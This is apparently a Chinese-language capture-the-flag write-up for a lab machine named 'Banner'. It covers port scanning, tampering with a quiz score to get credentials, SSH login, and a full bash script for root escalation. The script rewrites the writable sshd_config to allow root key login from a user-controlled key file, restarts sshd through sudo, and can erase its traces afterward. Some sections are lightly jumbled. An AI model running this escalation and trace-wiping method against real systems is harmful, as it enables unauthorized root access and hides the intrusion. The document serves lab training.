

Banner

banner靶机wp

一、信息收集

```
rustscan -a 10.141.177.11
...
Open 10.141.177.11:22
Open 10.141.177.11:22
Open 10.141.177.11:8080
...
```

二、web拿凭证

是一个答题界面，抓包修改分数



分数修改为1000以上

Intercept HTTP history WebSockets history Match and replace Proxy settings				
Intercept on Forward Drop Response from http://10.141.177.				
Time	Type	Direction	Method	URL
22:07:30 9 4月 2026	HTTP	→ Request	GET	https://content-autofill.googleapis.com/v1/pages/ChVdAHJvbWUvMTQ2LjAuNzY4MC4xNz
22:07:38 9 4月 2026	HTTP	→ Request	GET	https://content-autofill.googleapis.com/v1/pages/ChVdAHJvbWUvMTQ2LjAuNzY4MC4xNz
22:07:43 9 4月 2026	HTTP	→ Request	GET	https://content-autofill.googleapis.com/v1/pages/ChVdAHJvbWUvMTQ2LjAuNzY4MC4xNz
22:07:30 9 4月 2026	HTTP	← Response	POST	http://10.141.177.11:8080/api/submit

Request

PrettyRawHex

1 POST /api/submit HTTP/1.1

2 Host: 10.141.177.11:8080

3 Content-Length: 21

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36

5 Content-Type: application/json

6 Accept: */*

7 Origin: http://10.141.177.11:8080

8 Referer: http://10.141.177.11:8080/

9 Accept-Encoding: gzip, deflate, br

10 Accept-Language: zh,en;q=0.9,ja;q=0.8,fr;q=0.7,de;q=0.6,zh-CN

Response

PrettyRawHexRenderCollectInfo

6 Set-Cookie: user_score=10; Expires=Fri, 10 Apr 2026 14:07:49 GMT; Max-Age=86400; Path=/

7 X-Current-Score: 10

8 X-User-IP: 10.141.177.12

9 X-Request-Time: 15ms

10 Connection: close

11

12

13 {"score":10,

14 "success":true,


15 "total":1000

16

17


Event log (14) All issues (134)

拿到凭证： 111:banner



三、ftp服务


刚刚web端的8080拿了凭证后，扫了一波目录没东西，拿凭证登陆一下21



得到一个提示



懵了，banner不是中间件吗？查了一下，大概就是用nc命令信息收集的意思吧，和常看到的中间件好像差不多？



使用nc看了一下


```
> ssh welcome@10.141.177.11
The authenticity of host '10.141.177.11 (10.141.177.11)' can't be established.
ED25519 key fingerprint is: SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:22: 192.168.66.6
 ~/.ssh/known_hosts:30: 192.168.67.9
 ~/.ssh/known_hosts:33: 192.168.189.87
 ~/.ssh/known_hosts:34: 192.168.189.78
 ~/.ssh/known_hosts:46: 192.168.173.88
 ~/.ssh/known_hosts:47: 192.168.173.44
 ~/.ssh/known_hosts:48: 192.168.173.201
 ~/.ssh/known_hosts:50: 192.168.239.201
 (7 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.141.177.11' (ED25519) to the list of known hosts
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
welcome@10.141.177.11's password:
Permission denied, please try again.
welcome@10.141.177.11's password:
Linux Banner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  8 10:09:46 2026
welcome@Banner:~$ ls
user.txt
```

四、提权

这里老思路了sudo和sudo -l 都看了一下
发现可以重启ssh服务

```
welcome@Banner:~$ sudo -l
Matching Defaults entries for welcome on Banner:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Banner:
  (root) NOPASSWD: /sbin/service sshd restart
welcome@Banner:~$ sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.bak
```

直接梭哈脚本，一键root，大概思路是看到sshd_config文件可写，然后又可以重启ssh服务，直接生成一个密钥对，然后自己指定公钥路径，允许root密钥登陆

总结就是

- PermitRootLogin prohibit-password 允许密钥
- StrictModes no 关闭严格模式
- AuthorizedKeysFile /home/welcome/.ssh/root_keys 重定向公钥路径

然后写个脚本，一键root，还能清除痕迹

```
#!/bin/bash

# 颜色输出
RED='\033[0;31m'
GREEN='\033[0;32m'
NC='\033[0m'

echo -e "${GREEN}[+] 开始提权...${NC}"

# 1. 生成 SSH 密钥
```

```
echo -e "${GREEN}[1/5] 生成 SSH 密钥对...${NC}"
ssh-keygen -t rsa -b 4096 -N "" -f /tmp/root_key 2>/dev/null
```

2. 备份原配置

```
echo -e "${GREEN}[2/5] 备份 SSH 配置...${NC}"
cp /etc/ssh/sshd_config /tmp/sshd_config.bak
```

3. 写入新配置（覆盖原有配置中的关键项）

```
echo -e "${GREEN}[3/5] 修改 SSH 配置...${NC}"
cat > /etc/ssh/sshd_config << 'EOF'
```

基础配置

```
Port 22
Protocol 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
UsePrivilegeSeparation yes
KeyRegenerationInterval 3600
ServerKeyBits 1024
SyslogFacility AUTH
LogLevel INFO
LoginGraceTime 120
PermitRootLogin prohibit-password
StrictModes no
RSAAuthentication yes
PubkeyAuthentication yes
IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no
PermitEmptyPasswords no
ChallengeResponseAuthentication no
PasswordAuthentication no
X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
UsePAM yes
```

提权配置 - 允许 root 密钥登录

```
AuthorizedKeysFile /home/welcome/.ssh/root_keys
EOF
```

4. 设置公钥文件

```
echo -e "${GREEN}[4/5] 设置公钥文件...${NC}"
cat /tmp/root_key.pub > /home/welcome/.ssh/root_keys
chmod 700 /home/welcome/.ssh 2>/dev/null
```

```
chmod 600 /home/welcome/.ssh/root_keys

# 5. 重启 SSH 服务
echo -e "${GREEN}[5/5] 重启 SSH 服务...${NC}"
sudo /sbin/service sshd restart

# 等待服务启动
sleep 2

# 6. 使用私钥连接 root
echo -e "${GREEN}[+] 提权成功! 正在连接 root shell...${NC}"
echo -e "${GREEN}[+] 按 Ctrl+D 退出 root shell 后清理痕迹${NC}"
echo ""

# 直接执行 root shell (不通过 ssh, 因为 ssh 可能还有问题)
# 改用另一种方式: 通过 ssh 连接本机
ssh -o StrictHostKeyChecking=no -o ConnectTimeout=5 -i /tmp/root_key
root@localhost

# 清理
echo -e "${GREEN}[+] 是否清理痕迹? (y/n)${NC}"
read -r cleanup
if [ "$cleanup" = "y" ]; then
    echo -e "${GREEN}[+] 清理中...${NC}"
    mv /tmp/sshd_config.bak /etc/ssh/sshd_config
    sudo /sbin/service sshd restart
    rm -f /tmp/root_key /tmp/root_key.pub /home/welcome/.ssh/root_keys
    echo -e "${GREEN}[+] 清理完成${NC}"
fi
```